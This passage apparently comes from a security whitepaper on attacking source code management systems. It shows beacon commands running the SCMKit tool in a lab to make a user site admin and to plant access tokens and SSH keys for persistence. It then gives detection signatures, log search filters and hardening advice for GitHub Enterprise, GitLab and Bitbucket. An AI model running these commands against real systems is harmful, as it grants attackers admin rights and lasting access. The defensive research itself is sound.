Target URL:  https://gitlab.hogwarts.local

Timestamp:   2/25/2022 1:30:47 PM
=====

  ID | Name | Repo Assigned
-----|-----|-----
  2 | gitlab-runner | https://gitlab.hogwarts.local/hpotter/spellbook.git
  3 | gitlab-runner | https://gitlab.hogwarts.local/hpotter/maraudersmap.git

[+] received output:
[+] inlineExecute-Assembly Finished

```

GitLab Runner reconnaissance example with SCMKit

PRIVILEGE ESCALATION

Another capability available in SCMKit is to add another user to the admin role. The below example shows adding a regular user under our control (hgranger in this case) to the site admin role in GitHub Enterprise via the “addadmin” module.

external	internal	listener	user	computer
192.168.1.21	192.168.1.21	https	hpotter	DESKTOP-JVKG0R8


```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s github -m addadmin
[*] Running inlineExecute-Assembly by (@anthemtothego)
[+] host called home, sent: 880680 bytes
[+] received output:

=====
Module:      addadmin
System:      github
Auth Type:   Username/Password
Options:     hgranger
Target URL:  https://github-enterprise.hogwarts.local


Timestamp:   1/26/2022 3:20:38 PM
=====

[+] SUCCESS: The user hgranger has been added to site admins

[+] received output:
[+] inlineExecute-Assembly Finished
```

Adding site admin example via SCMKit

You can see the change that took effect in GitHub Enterprise after performing the site admin addition via SCMKit, as the hgranger user is now a member of the site admins group.



Showing hgranger added as site admin

PERSISTENCE

There are two persistence modules within SCMKit that include the use of personal access tokens or SSH keys. This can be useful to maintain access to an SCM system. The below example shows creating an access token for the hgranger user account in GitLab Enterprise via the “createpat” module.

```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtoheego)
[+] host called home, sent: 880669 bytes
[+] received output:

=====
Module:      createpat
System:      gitlab
Auth Type:   API Key
Options: hgranger
Target URL:  https://gitlab.hogwarts.local

Timestamp:   1/26/2022 3:10:13 PM
=====

  ID |          Name |          Token
-----|-----|-----
  61 | SCMKIT-oHQpZ | G4RzYez1_6Qzr1n48R_U

[+] SUCCESS: The hgranger user personal access token was successfully added.

[+] received output:
[+] inlineExecute-Assembly Finished

```

Creating access token example with SCMKit

We can list all active access tokens for a given user via the “listpat” module as shown below.

```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab -m listpat
[*] Running inlineExecute-Assembly by (@anthemtoheego)
[+] host called home, sent: 880667 bytes
[+] received output:

=====
Module:      listpat
System:      gitlab
Auth Type:   API Key
Options: hgranger
Target URL:  https://gitlab.hogwarts.local

Timestamp:   1/26/2022 3:12:05 PM
=====

  ID |          Name | Active? |          Scopes
-----|-----|-----|-----
   3 | hgranger-api-token | True | api, read_user, read_api, read_repository, write_repository
  60 | test-stuff | True | api, read_user, read_api, read_repository, write_repository
  61 | SCMKIT-oHQpZ | True | api, read_repository, write_repository

[+] received output:
[+] inlineExecute-Assembly Finished

```

Listing access tokens example with SCMKit

Another persistence module available in SCMKit is the creation of SSH keys via the “createsshkey” module. In this example, we are adding an SSH key for the hgranger user in Bitbucket Server.

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bitbucket -i
AAAAB3NzaC1yc2EAAAADAQABAAQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjl
--mailslot Slot11033224 --appdomain MailSlot11033224 --etw --amsi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899666 bytes
[+] received output:

=====
Module:      createsshkey
System:      bitbucket
Auth Type:   Username/Password
Options:     ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjl
Target URL:  http://bitbucket.hogwarts.local:7990

Timestamp:   2/25/2022 1:15:06 PM
=====

  SSH Key ID
  -----
      17

[+] SUCCESS: The hgranger user SSH key was successfully added.

[+] received output:
[+] inlineExecute-Assembly Finished
```

Creating SSH key example with SCMKit

We can list all active SSH keys for a given user via the “listsshkey” module as shown below.

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899106 bytes
[+] received output:

=====
Module:      listsshkey
System:      bitbucket
Auth Type:   Username/Password
Options:
Target URL:  http://bitbucket.hogwarts.local:7990
Timestamp:   2/25/2022 1:17:25 PM
=====

  SSH Key ID |          SSH Key Value |          Label
-----
          17 | .....p50edigBAF41ipVZkAM= | SCMKIT-awSHO

[+] received output:
[+] inlineExecute-Assembly Finished
```

Listing SSH keys example with SCMKit


Defensive Considerations

SCMKIT

There are multiple static signatures that can be used to detect the usage of SCMKit. These can be found in the Yara rule on the SCMKit repository.

A static user agent string is used when attempting each module in SCMKit. The user agent string is “SCMKIT-5dc493ada400c79dd318abbe770dac7c”. A Snort rule is provided on the SCMKit repository.

Additionally, any access tokens or SSH keys that are created in SCM systems using SCMKit will be prepended with “SCMKit-” in the name as shown below. This can be filtered in the respective SCM system to indicate an access token or SSH key was created using SCMKit.



Viewing access token created by SCMKit

GITHUB ENTERPRISE

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the GitHub Enterprise server.

Log Name	Location
Audit Log	/var/log/github-audit.log*
Management Log	/var/log/enterprise-manage/unicorn.log*
HAProxy Log	/var/log/haproxy.log

Table of GitHub Enterprise logs of interest

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	HAProxy Log	('/search' OR '/api/v3/search') AND 'http'
Repository Takeover	Audit Log	'action:repo.staff_unlock'
User Impersonation	Audit Log	'action:staff.fake_login' OR 'action:oauth_access.create' OR 'action:oauth_authorization.create'
Promoting User to Site Admin	Audit Log	'action:user.promote' OR 'action:business.add_admin'
Maintaining Persistent Access	Audit Log	'action:oauth_access.create' OR 'action:oauth_authorization.create' OR 'action:public_key.create' OR action:public_key.verify
Management Console Access	Management Log	'authorized-keys' AND 'post'

Additionally, the below items should be considered within GitHub Enterprise:

- Disable user impersonation
- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
- Limit the number of site admins. At minimum there should be two site admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing GitHub Enterprise
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit

GITLAB ENTERPRISE

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the GitLab Enterprise server.

Log Name	Location
Application Log	<code>/var/log/gitlab/gitlab-rails/application.log</code> <code>/var/log/gitlab/gitlab-rails/application_json.log</code>
Production Log	<code>/var/log/gitlab/gitlab-rails/production_json.log</code> <code>/var/log/gitlab/gitlab-rails/production.log</code>
API Log	<code>/var/log/gitlab/gitlab-rails/api_json.log</code>
Web Log	<code>/var/log/gitlab/nginx/gitlab_access.log</code>

Table of GitLab Enterprise logs of interest

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	Production Log	<code>'get' AND '/search?search'</code> <code>'get' AND '/search'</code>
	API Log	<code>'get' AND ('/search' OR 'repository/tree')</code>
	Web Log	<code>'search'</code>
User Impersonation	Application Log	<code>'has started impersonating'</code>

	Production Log	'impersonate'
	API Log	'post' AND 'impersonation_tokens'
	API Log	'impersonation_tokens'
Promoting User to Admin Role	Production Log	'patch' AND 'admin/users'
	API Log	'put' AND '"key":"admin","value":"true"'
Maintaining Persistent Access	Production Log	'post' AND 'personal_access_tokens'
	API Log	'post' AND 'profile/keys'
	API Log	'post' AND 'personal_access_tokens'
	API Log	'post' AND 'user/keys'
Modifying CI/CD Pipeline	Production Log	'post' AND '/api/graphql' AND '.gitlab-ci.yml' AND 'update'

Table of search queries for various attack types

Additionally, the below items should be considered within GitLab Enterprise

- Disable user impersonation
- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
- Limit the number of users with the admin role. At minimum there should be two admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to projects and repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing GitLab Enterprise
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit

BITBUCKET

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the Bitbucket server. This research specifically looked at Bitbucket Server.

Log Name	Location
Access Log	/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log
Audit Log	/var/atlassian/application-data/bitbucket/log/audit/*.log
Bitbucket Log	/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log
Bamboo Log	\$BAMBOO_HOME/logs/atlassian-bamboo.log

Table of Bitbucket logs of interest

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	Bitbucket Log	'post' AND 'search' AND 'query'
Promoting User to Site Admin	Access Log	'put' AND '/admin/permissions/users'
	Audit Log	'new.permission' AND 'admin'
Maintaining Persistent Access	Access Log	'put' AND '/rest/access-tokens'
		'post' AND 'ssh/account/keys/add'

	Audit Log	'personal access token created' 'user added ssh access key'
Modifying CI/CD Pipeline	Bamboo Log	'change detection found'

Table of search queries for various attack types

Additionally, the below items should be considered within Bitbucket.

- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
- Limit the number of system admins. At minimum there should be two system admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to projects and repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing Bitbucket
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit
- Increase logging level to detect reconnaissance

Conclusion

Source code management systems contain some of the most sensitive information in organizations and are a key component in the DevOps lifecycle. Depending on the role of an organization, compromise of these systems can lead to the compromise of other organizations. These systems are a high value to an attacker, and need more visibility from the information security community, as they are currently an afterthought compared to other systems such as Active Directory. It is X-Force Red's goal that this whitepaper and research will bring more attention and inspire future research on defending these critical enterprise systems.

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- Ruben Boonen (@FuzzySec)

Appendix A: Table of SCM Attack Scenarios

The below table summarizes the attack scenarios shown in this whitepaper.

SCM System	Attack Scenario	Sub-Scenario
GitHub Enterprise	Reconnaissance	-Repository -File -Code
GitLab Enterprise	Reconnaissance	-Repository -File -Code
Bitbucket	Reconnaissance	-Repository -File -Code
GitHub Enterprise	Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key
GitLab Enterprise	Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key
Bitbucket	Maintain Persistent Access	-Personal Access Token -SSH Key
GitHub Enterprise	User Impersonation	-Impersonate User Login -Impersonation Token
GitLab Enterprise	User Impersonation	-Impersonate User Login -Impersonation Token
GitHub Enterprise	Promoting User to Site Admin	N/A
GitLab Enterprise	Promoting User to Admin Role	N/A
Bitbucket	Promoting User to Admin Role	N/A
Bitbucket	Modifying CI/CD Pipeline	N/A
GitLab Enterprise	Modifying CI/CD Pipeline	N/A
GitHub Enterprise	Repository Takeover	N/A
GitHub Enterprise	Management Console Access	N/A
GitLab Enterprise	SSH Access	N/A

Table of SCM attack scenarios